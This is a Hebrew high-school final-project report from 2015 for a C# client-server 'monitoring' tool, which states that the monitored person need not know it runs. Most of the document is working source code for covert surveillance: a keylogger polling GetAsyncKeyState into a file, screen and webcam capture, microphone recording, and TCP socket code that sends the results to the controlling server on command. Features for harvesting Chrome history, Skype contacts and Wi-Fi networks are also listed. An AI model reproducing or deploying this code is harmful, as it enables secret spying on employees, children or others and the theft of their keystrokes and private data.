שם המגיש: דניאל סגל

בית ספר: אורט נעמי שמר גן יבנה

מגמה: הנדסת תוכנה

שם המורה: אנטולי פיימר

שנה: 2015

2015



Monitoring and Supervising Service-Daniel Segal

תוכן עניינים:

[2](#_Toc324526961) סביבת הרצה ופיתוח

[3](#_Toc324526962) הדרכת המשתמש ודוגמאות לאחר הרצה

[4-5 מבוא:](#_Toc324526963)

[6 רשימת מחלקות וקבצים:](#_Toc324526964)

[7](#_Toc324526965) מפת התוכנה

[8-10 דוגמאות הרצה והצגת הפרוייקט](#_Toc324526966)

[11-18 Pictures and Audio](#_Toc324526966)

[19-22 Orders options](#_Toc324526966)

[23-27 Skype and Wi-Fi](#_Toc324526966)

[28-30](#_Toc324526966) Chrome History

[31-32](#_Toc324526966) File manager

[33](#_Toc324526966) קודים חשובים

[34](#_Toc324526966) הצעות לשיפור וסיכום

סביבת הרצה ופיתוח

מערכת ההפעלה:

Windows 7

תכנת השרת:

Microsoft Visual Studio 2012 Professional

דפדפן:

Google Chrome

רזולוציה מועדפת:

1080 X 1920

שפת תכנות:

C#צד לקוח ושרת בשפת

הדרכת המשתמש החדש ודוגמאות לאחר הרצה

הוראות להרצת הקובץ:

* הכנס את הדיסק המצורף בגב הספר אל המחשב
* פתח את התקן הדיסק והעבר את התיקייה המכילה את תוכנת השרת ((Server אל שולחן עבודתך
* פתח את התקן הדיסק והעבר את התיקייה המכילה את תוכנת הלקוח ((Client אל שולחן עבודתך
* פתח את תוכנת Visual Studio 2012 Microsoft
* פתח את תיקיית התוכנה על ידי לחיצה על Open Project
* בצע הרצה ראשונה מעמוד Form1
* העדפה להרצת התוכנית באמצעות דפדפן Google Chrome

**IPהערה: במקרה ועובדים עם שני מחשבים יש לשנות את כתובת ה**

**שאליה מאזין השרת והלקוח**

מבוא:

נושא האתר:

נושא התוכנה הינו מעקב ופיקוח.

סביבת העובדה בחברה גדולה, מהווה קושי מסוים לפיקוח אחר תפקוד החברה והתנהלות העובדים. בתור מנהל יכולות להיות מספר חששות הודות שיטת הארגון והתפוקה שלו לדוגמא:

1) גניבת מידע רגיש וסודי מתוך הארגון והחוצה

2) בזבוז כסף על שעות עבודה לא מנוצלות

3) לא לדעת את אפקטיביות העובדים במחלקות השונות

4) הרגשה של חוסר ביטחון ארגוני

מטרות האתר:

מטרת התוכנה היא לתת למנהל כלי לפיקוח אחר התנהלות אחד העובדים, מעקב אחר מחשב ברשת המקומית של החברה, בדיקת אפקטיביות של עובד באמצעות כלים כמו תצלום המסך, תצלום סביבת העבודה, הקלטת השיחות ליד המחשב, מידע עדכני על המחשב, בדיקת הקבצים הקיימים בכוננים נשלפים שמחוברים למחשב החברה, בדיקת חיבורי רשת על חוטיים המאפשרים זליגה של מידע ובדיקת אנשי הקשר של העובד ברשת התקשורת Skype.

קהל היעד:

ספציפי.

קהל היעד המרכזי של התוכנה הוא בעלי תפקידים בחברות גדולות דוגמת מנהלי צוות ומנכלים. התוכנה ניתנת גם לשימוש ביתי של ההורה כבקרה על ילדיו. אין קהל יעד מוגדר, אם כי התוכנה רשומה בשפה האנגלית ויש צורך בידיעת השפה.

תיאור האתר:

בתוכנה מעורבים שני גורמים: הלקוח (Client), והמנהל\השרת הראשי ((Server. התוכנה בנויה בשני חלקים כך שהלקוח שאליו פונה השרת לצורך קבלת מידע והאזנה אינו מחויב לדעת כי רצה התוכנה במחשבו.

האפשרויות המוצעות בתוכנה וההרשאות מפורטות בטבלה להלן:

|  |  |
| --- | --- |
| אפשרויות התוכנה | מנהל |
| עמוד כניסה והסבר | C:\Users\דניאל\Desktop\Symbol-Check.png |
| Skypeקבלת רשימת אנשי קשר- | C:\Users\דניאל\Desktop\Symbol-Check.png |
| Wi-Fi-קבלת רשימת רשתות על חוטיות | C:\Users\דניאל\Desktop\Symbol-Check.png |
| Recording- הקלטה קולית באמצעות מיקרופון המשתמש | C:\Users\דניאל\Desktop\Symbol-Check.png |
| File Manager-מנהל קבצים | C:\Users\דניאל\Desktop\Symbol-Check.png |
| Screen Shots-צילום מסך | C:\Users\דניאל\Desktop\Symbol-Check.png |
| WebCam Shots-צילום ממצלמת אינטרנט | C:\Users\דניאל\Desktop\Symbol-Check.png |
| Chrome History-קבלת היסטוריית גלישה | C:\Users\דניאל\Desktop\Symbol-Check.png |
| Hard Ware Info-מידע על המחשב | C:\Users\דניאל\Desktop\Symbol-Check.png |
| Send Mail-אופציה לשליחת מייל בצירוף קובץ | C:\Users\דניאל\Desktop\Symbol-Check.png |
| Key Logger-האזנה לתהליך ההקלדה | C:\Users\דניאל\Desktop\Symbol-Check.png |
| גישה לפרטי המשתמשים | C:\Users\דניאל\Desktop\Symbol-Check.png |

רשימת מחלקות וקבצים:

**:Serverצד שרת-**

* FilesListeners.cs-מחלקה אשר מכילה פעולות האזנה לנתונים
* GoogleChrome.cs-מחלקה אשר אחראית על פענוח קובץ ההיסטוריה של הדפדפן
* URL.cs-מחלקת עזר של מחלקת דפדפן ההיסטוריה בעלת פעולה אשר בונה את כתובת הדף
* ServerOrders.cs- מחלקה אשר מכילה אוסף גדול של פעולות אשר שולחות מידע באמצעות מחרוזת ספציפית ללקוח
* Program.cs-מחלקה אשר אחראית על הרצת התוכנה

**:Clientצד לקוח-**

* AudioRecorder.cs- מחלקה אשר אחראית על הפעלת המיקרופון והקלטות קוליות של הלקוח
* HardwareInfo.cs-מחלקה אשר מכילה אוסף גדול של פעולות אשר מקבלות מידע על מאפייני המחשב
* NativeWifi.cs-מחלקת עזר למחלקת הרשת העל חוטית
* SkypeClass.cs-מחלקה אשר מפענחת את רשימת אנשי הקשר של הלקוח
* WebCam.cs-מחלקה אשר אחראית על הפעלת מצלמת הרשת וצילום התמונה המתקבלת בה
* ScreenCapture.cs-מחלקה אשר אחראית על צילום המסך
* WlanApi.cs-מחלקה אשר אחראית על קבלת רשתות העל חוטיות של מחשב הלקוח
* KeyLogger.cs-מחלקה אשר אחראית על תפיסת מקשי ההקלדה ופעולות הכתיבה והלחיצה במחשב הלקוח
* Program.cs- מחלקה אשר אחראית על הרצת התוכנה

מפת התוכנה:

**אפשרויות שימוש בסיסיות**

**דף פתיחה**

**כניסה באמצעות לחצן אל התוכנה**

**פתיחת קובץ מהמחשב האישי מתוך התוכנה**

**יציאה**

**התחלת האזנה**

**השמעת הקלטות קודמות ומוזיקה מהמחשב האישי**

**אין התחברות**

**יש התחברות**

**התוכנה מחכה עד לקבלת התחברות חדשה**

**הצגת תמונות קודמות וצילומים מהמחשב האישי**

**שימוש מלא בתוכנה**

**Wi-Fi**

**Recording Audio**

**Skype**

**Contacts**

**File Manager**

**Chrome History**

**Key Logger**

**Send Mail With File**

**Hard Ware Info**

**Screen Shots**

**WebCam Shots**

**פעולות בצד שרת ללא צורך בלקוח**

**פעולות השרת עם הלקוח**




**חלון תוכנה עיקרי**

**מקרא:**


דף הפתיחה:

זהו הדף הראשון שאליו יגיע המשתמש לאחר הרצת התוכנה. בדף זה יוכל המשתמש להיכנס לפעילות התוכנה. בדף זה ישנו הסבר קצר על התוכנה עצמה ומה מטרתה- כלי פיקוח והשגחה למנהל או להורים. בנוסף לכך אל מול המשתמש עומד תוכן עניינים שמטרתו להסביר למנהל החדש מה תבצע התוכנה בעבור כל אחד מהכפתורים.

עמוד הבית:

זהו הדף אליו יגיע המנהל לאחר לחיצה על כפתור הכניסה לתוכנה. המנהל יוכל לחזור לדף הראשי מתי שירצה באמצעות לחיצה על כפתור החזרה הנמצא בתחתית המסך בצד שמאל. מדף זה יוכל המנהל להפעיל כל אחת מהפונקציות. אם ברצונו לפעול למול המשתמש עליו להתחיל בהאזנה ולחכות להתחברות חדשה. במקרה של התחברות יופיע למנהל כי משתמש חדש התחבר לתוכנה והוא יוכל להתחיל להאזין לו.

גלישה בתוכנה:



עמוד הבית ובתוכו אופציות האזנה:

Key Logger-האזנה לתהליך ההקלדה

Send Mail-אופציה לשליחת מייל בצירוף קובץ

Wi-Fi-קבלת רשימת רשתות

Skypeקבלת רשימת אנשי קשר-

File Manager-מנהל קבצים

צילום מסך- Screen Shots

WebCam Shots-צילום ממצלמת אינטרנט

הקלטה קולית באמצעות מיקרופון המשתמש Recording-

Chrome History-קבלת היסטוריית גלישה


חזרה לעמוד הכניסה והסבר

Pictures and Audioדף ה:

**בכדי להתחיל בהקלטה יש תחילה:**

* ללחוץ על כפתור הGet Audio Sources בכדי לבדוק אם יש מכשיר הקלטה דוגמת אוזניות או מצלמת אינטרנט.
* לקבוע את משך ההקלטה המבוקשת מתוך רשימת הזמנים הקיימת.
* ללחוץ על כפתור הStart Recording והקלטת הקליינט תתחיל.

**בכדי להתחיל בצילום המסך או צילום באמצעות מצלמת הרשת:**

* ללחוץ על כפתור ה Capture Screenshotוהתוכנה תצלם ותשלח את מסך הקליינט.
* ללחוץ על כפתור הCapture Photo והתוכנה תצלם באמצעות מצלמת האינטרנט ותשלח את התמונה לשרת.

פעולות וקודי המחלקות המתייחסים לחלון זה:

**AudioRecorder.cs\*בחלק של הקלטת הלקוח נעזרתי במחלקה**

**WebCam.cs\*בחלק של צילום הלקוח נעזרתי במחלקה**

**ScreenCapture.cs\*בחלק של צילום המסך נעזרתי במחלקה**

### [**Windows app development**](https://msdn.microsoft.com/en-us/library/windows.media.capture.screencapture.aspx)**אלה מחלקות עזר המותרות לשימוש באדיבות**

ניתן לראות את בדיקת קבלת המידע מהשרת. במקרה וההודעה הינה מחרוזת ספציפית, GetScreenShotצד הלקוח יודע לצלם את המסך ולשלוח את הקובץ אל השרת.

הינה פעולה בצד השרת אשר שולחת את המחרוזת ללקוח בבקשה לקבל את צילום המסך.

ScreenCapture Sc = new ScreenCapture();

public void GetScreenShot(Socket clientSock)

{

if (clientSock != null)

{

string Order = "SendScreenShot\*\*";

byte[] data = new byte[1024];

data = Encoding.UTF8.GetBytes(Order);

clientSock.Send(data, data.Length, SocketFlags.None);

Listeners.ReciveFile("", ".jpg");

}

}

switch (StrRecive)

{

case "SendScreenShot\*\*":

ScreenShot();

Character = 2;

string StreamReader="D:\\Screen.gif";

SendFile(Character, StreamReader);

break;

}

private void ScreenShot()

{

try

{

Image img = Sc.CaptureScreen();// capture entire screen, and save it to a file

IntPtr pt = Sc.DesktopPtr();// capture this window, and save it

Sc.CaptureWindowToFile(pt, "D:\\Screen.gif", ImageFormat.Gif);

}

catch

{

}

חלק מסוים מפעולת שליחת הקובץ המתייחס לשליחת תמונה בצד הלקוח:

if (Character == 2)//picture

{

try

{

StreamReader sr = new StreamReader(StreamReader);

TcpClient tcpClient = new TcpClient();

tcpClient.Connect(new IPEndPoint(IPAddress.Parse(IP), 2102));

byte[] buffer = new byte[1500];

long bytesSent = 0;

while (bytesSent < sr.BaseStream.Length)

{

richTextBoxFromConsole.Invoke(new Action(() => richTextBoxKeylogger.Text += "Sending Picture \n"));

int bytesRead = sr.BaseStream.Read(buffer, 0, 1500);

tcpClient.GetStream().Write(buffer, 0, bytesRead);

bytesSent += bytesRead;

}

richTextBoxFromConsole.Invoke(new Action(() => richTextBoxKeylogger.Text += "Picture Sent \n"));

tcpClient.Close();

SendInfo("\*inf\*");

}

catch

{

return;

}

}

**ScreenCapture.cs פעולות מתוך מחלקת**

**שמטרתן לקבוע את גבולות המסך ולהחזיר תצלום שלו:**

public Image CaptureWindow(IntPtr handle)

{

// get the Dc of the target window

IntPtr hdcSrc = User32.GetWindowDC(handle);// get the size

User32.RECT windowRect = new User32.RECT();

User32.GetWindowRect(handle, ref windowRect);

int width = windowRect.right - windowRect.left;

int height = windowRect.bottom - windowRect.top;

// create a device context we can copy to

IntPtr hdcDest = GDI32.CreateCompatibleDC(hdcSrc);

// create a bitmap we can copy it to,

// using GetDeviceCaps to get the width/height

IntPtr hBitmap = GDI32.CreateCompatibleBitmap(hdcSrc, width, height);

// select the bitmap object

IntPtr hOld = GDI32.SelectObject(hdcDest, hBitmap);// bitblt over

GDI32.BitBlt(hdcDest, 0, 0, width, height, hdcSrc, 0, 0, GDI32.SRCCOPY);

// restore selection

GDI32.SelectObject(hdcDest, hOld); // clean up

GDI32.DeleteDC(hdcDest);

User32.ReleaseDC(handle, hdcSrc); // get a .NET image object for it

Image img = Image.FromHbitmap(hBitmap);// free up the Bitmap object

GDI32.DeleteObject(hBitmap);

return img;

}

public void CaptureScreenToFile(string filename, ImageFormat format)

{

Image img = CaptureScreen();

img.Save(filename, format);

}

public Image CaptureScreen()

{

return CaptureWindow(User32.GetDesktopWindow());

}

**WebCam.cs פעולות מתוך מחלקת**

**שמטרתן להפעיל את המצלמה, לכבותה, ולשמור את התמונה את גבולות המסך ולהחזיר תצלום שלו:**

private WebCamCapture webcam;

private System.Windows.Forms.PictureBox \_FrameImage;

private int FrameNumber = 30;

switch (StrRecive)

{

case " SendWebCamShot\*\*":

Character = 2;

string WBfileName = Wc.SaveImageCapture(imgCapture.Image = imgVideo.Image);

SendFile(Character, WBfileName);

break;

}

public void webcam\_ImageCaptured(object source, WebcamEventArgs e)

{

\_FrameImage.Image = e.WebCamImage;

}

public void Start()

{

try

{

webcam.TimeToCapture\_milliseconds = FrameNumber;

webcam.Start(0);

}

catch

{

}

}

public void Stop()

{

webcam.Stop();

}

public string SaveImageCapture(System.Drawing.Image image)

{

DateTime dt = DateTime.Now;

string s1 = dt.ToString("dd-MM-yy-HH-mm-ss");

string filename = "D:\\" + s1+ ".jpg" ;

FileStream fstream = new FileStream(filename, FileMode.Create);

image.Save(fstream, System.Drawing.Imaging.ImageFormat.Jpeg);

fstream.Close();

return filename;

}

**AudioRecorder.cs פעולות מתוך מחלקת**

**שמטרתן להפעיל את המיקרופון, להקליט לתוך קובץ מסוג שמע, לשמור את השמע בתוך קובץ נפרד ולשלוח אותו לשרת. נוסף לכך ישנה פעולה ששולחת את יציאות ההקלטה הזמינות לצורך התחלת האזנה (ראה פעולות מצורפות)**

[DllImport("winmm.dll", EntryPoint = "mciSendStringA", ExactSpelling = true, CharSet = CharSet.Ansi, SetLastError = true)]

private static extern int record(string IpstrCommand, string IpstrReturnString, int uReturnLength, int hwndCallback);

string filePath;

public void StartRecord()

{

try

{

record("open new Type waveaudio Alias recsound", "", 0, 0);

record("record recsound", "", 0, 0);

}

catch

{

return;

}

}

public void StopAndSaveRecord()

{

try

{

string name = GetName();

filePath = name;

record("save recsound " + name, "", 0, 0);

record("close recsound ", "", 0, 0);

}

catch

{

return;

}

}

private static string GetName()

{

string name = "";

name = "Record\_" + DateTime.Now.Day + "." + DateTime.Now.Month + "." + DateTime.Now.Year + "\_\_" + DateTime.Now.Hour + "-" + DateTime.Now.Minute + "-" + DateTime.Now.Second + ".wav ";

return name;

}

**חלק מפעולה ששולחת מידע לגבי אפשרויות האזנה ללקוח ובמקרה שאין שולחת הודעה בהתאם. הפעולה שולחת בצורת מחרוזת את שם מכשיר האזנה ומספר הערוץ שלו.**

if (Character == 10)

{

try

{

List<NAudio.Wave.WaveInCapabilities> sources = new List<NAudio.Wave.WaveInCapabilities>();

for (int i = 0; i < NAudio.Wave.WaveIn.DeviceCount; i++)

{

sources.Add(NAudio.Wave.WaveIn.GetCapabilities(i));

}

string ChannelNumber = "";

string ChannelsName = "";

foreach (var source in sources)

{

ChannelNumber = source.Channels.ToString();

ChannelsName = source.ProductName.ToString();

}

if (sources.Count > 0)

{

SendInfo("\*wave\*\*1\*" + ChannelsName + "\*1\*" + ChannelNumber);

}

else

{

SendInfo("Ncnl\*");

}

}

catch

{

return;

}

}

פעולה אשר מקבלת את זמן ההקלטה הרצוי ומפעילה את פעולת ההקלטה מהמחלקה שהוצגה למעלה באמצעות אובייקט. הפעולה מקליטה למשך הזמן הרצוי. בסיום ההקלטה שולחת הודעה לשרת בבקשה שיאזין ויהיה מוכן לקבל את קובץ השמע ואחר כך שולחת את הקובץ

private void RecordTimer(int record)

{

try

{

var startTime = DateTime.UtcNow;

while (DateTime.UtcNow - startTime < TimeSpan.FromSeconds(record))

{

RecordLabel.Invoke(new Action(() => RecordLabel.Show()));

RecordLabel.Invoke(new Action(() => RecordLabel.Text = "Recording..."));

}

RecordLabel.Invoke(new Action(() => RecordLabel.Hide()));

Re.StopAndSaveRecord();

SendInfo("Wrec\*");

string WavFilePath = Re.CopyFileToFolder();

if (WavFilePath != null)

{

Thread.Sleep(1000);

SendFile(11, WavFilePath);

}

}

catch

{

return;

}


}

Orders Optionsדף ה:

**בכדי להתחיל בהאזנה ללחיצות העכבר והמקלדת של הלקוח יש תחילה:**

* ללחוץ על כפתור ,Start Trackingהתוכנה תשלח הודעת מחרוזת ללקוח להפעיל את תהליך המעקב.
* בכדי להפסיק את מעקב התוכנה לחץ על כפתור הStop Tracking.
* בכדי לשלוח את נתוני הכתיבה של הלקוח לחץ על כפתור הGetFile
* בכדי לשלוח את קובץ ה Keyloggerלמייל לחץ על כפתור הSendToMail

**בכדי לקבל מידע על מאפייני המחשב העיקריים של הלקוח יש תחילה:**

* ללחוץ על כפתור הGetHardWareInfo והתוכנה תשלח את מאפייני מערכת הלקוח אשר יוצגו בחלון במסך התוכנה

פעולות וקודי המחלקות המתייחסים לחלון זה:

**HardwareInfo.cs\*בחלק של קבלת מאפייני המערכת נעזרתי במחלקה**

**KeyLogger.cs\*בחלק של המעקב אחר הלקוח נעזרתי במחלקה**

ניתן לראות את הפעלת פעולת המעקב, פעולת ההפסקה, החזרה להאזנה לאחר הפסקה

והשימוש בקובץ המערכת שמאפשר גישה לפעולות אשר בודקות איזה כפתור במקלדת

.[DllImport("user32.dll")]ובעכבר נלחץ –

בעמוד הבא מוצגת פעולה אשר ממירה את הכפתורים שנלחצו ושומרת את המחרוזת בקובץ טקסט נפרד שבהמשך גם נשלח אותו לשרת.

private RichTextBox richTextBoxKeylogger;

private bool con = true;

[DllImport("user32.dll")]

public static extern int GetAsyncKeyState(Int32 i);

public KeyLogger(RichTextBox richTextBoxKeylogger)

{

this.richTextBoxKeylogger = richTextBoxKeylogger;

}

public void Start(bool con)

{

try

{

Thread KeyLoggerThread = new Thread(KeyLog);

KeyLoggerThread.Start();

if (con == false)

{

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Clear()));

KeyLoggerThread.Abort();

}

}

catch

{

return;

}

}

public void Stop()

{

con = false;

Start(con);

}

public void Continue()

{

con = true;

}

private void KeyLog()

{

while (true)

{

Thread.Sleep(10);

for (Int32 i = 0; i < 255; i++)

{

int keyState = GetAsyncKeyState(i);

if (keyState == 1 || keyState == -32767)

{

if ((Convert.ToString((Keys)i) != "LButton") && (Convert.ToString((Keys)i) != "RButton"))

{

if (Convert.ToString((Keys)i) == "Space")

{

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Text += " "));

File.AppendAllText("D:\\KeyLogger.txt", " ");

}

if (Convert.ToString((Keys)i) == "Back")

{

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Text = richTextBoxKeylogger.Text.Remove(richTextBoxKeylogger.Text.Length - 1, 1)));

File.AppendAllText("D:\\KeyLogger.txt", " ");

}

if (Convert.ToString((Keys)i) == "D0")

{

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Text += "0"));

File.AppendAllText("D:\\KeyLogger.txt", "0");

}

if (Convert.ToString((Keys)i) == "D1")

{

File.AppendAllText("D:\\KeyLogger.txt", "1");

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Text += "1"));

}

if (Convert.ToString((Keys)i) == "D2")

{

File.AppendAllText("D:\\KeyLogger.txt", "2");

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Text += "2"));

}

if (Convert.ToString((Keys)i) == "D3")

{

File.AppendAllText("D:\\KeyLogger.txt", "3");

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Text += "3"));

}

if (Convert.ToString((Keys)i) == "D4")

{

File.AppendAllText("D:\\KeyLogger.txt", "4");

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Text += "4"));

}

if (Convert.ToString((Keys)i) == "D5")

{

File.AppendAllText("D:\\KeyLogger.txt", "5");

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Text += "5"));

}

if (Convert.ToString((Keys)i) == "D6")

{

File.AppendAllText("D:\\KeyLogger.txt", "6");

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Text += "6"));

}

if (Convert.ToString((Keys)i) == "D7")

{

File.AppendAllText("D:\\KeyLogger.txt", "7");

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Text += "7"));

}

if (Convert.ToString((Keys)i) == "D8")

{

File.AppendAllText("D:\\KeyLogger.txt", "8");

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Text += "8"));

}

if (Convert.ToString((Keys)i) == "D9")

{

File.AppendAllText("D:\\KeyLogger.txt", "9");

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Text += "9"));

}

else

{

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Text += Convert.ToString((Keys)i)));

File.AppendAllText("D:\\KeyLogger.txt", Convert.ToString((Keys)i));

}

string toStringKeys = Convert.ToString((Keys)i);

File.AppendAllText("D:\\KeyLogger.txt", Environment.NewLine + toStringKeys);

break;

}

}

}

}

switch (StrRecive)

{

case "SendKeyLoggerFile\*\*":

KeyLogg.Start(false);

Character = 1;

SendFile(Character, "D:\\KeyLogger.txt");

break;

case "StartKeyLogger\*\*":

richTextBoxKeylogger.Invoke(new Action(() => richTextBoxKeylogger.Clear()));

KeyLogg.Start(true);

break;

case "StopKeyLogger\*\*":

KeyLogg.Stop();

break;

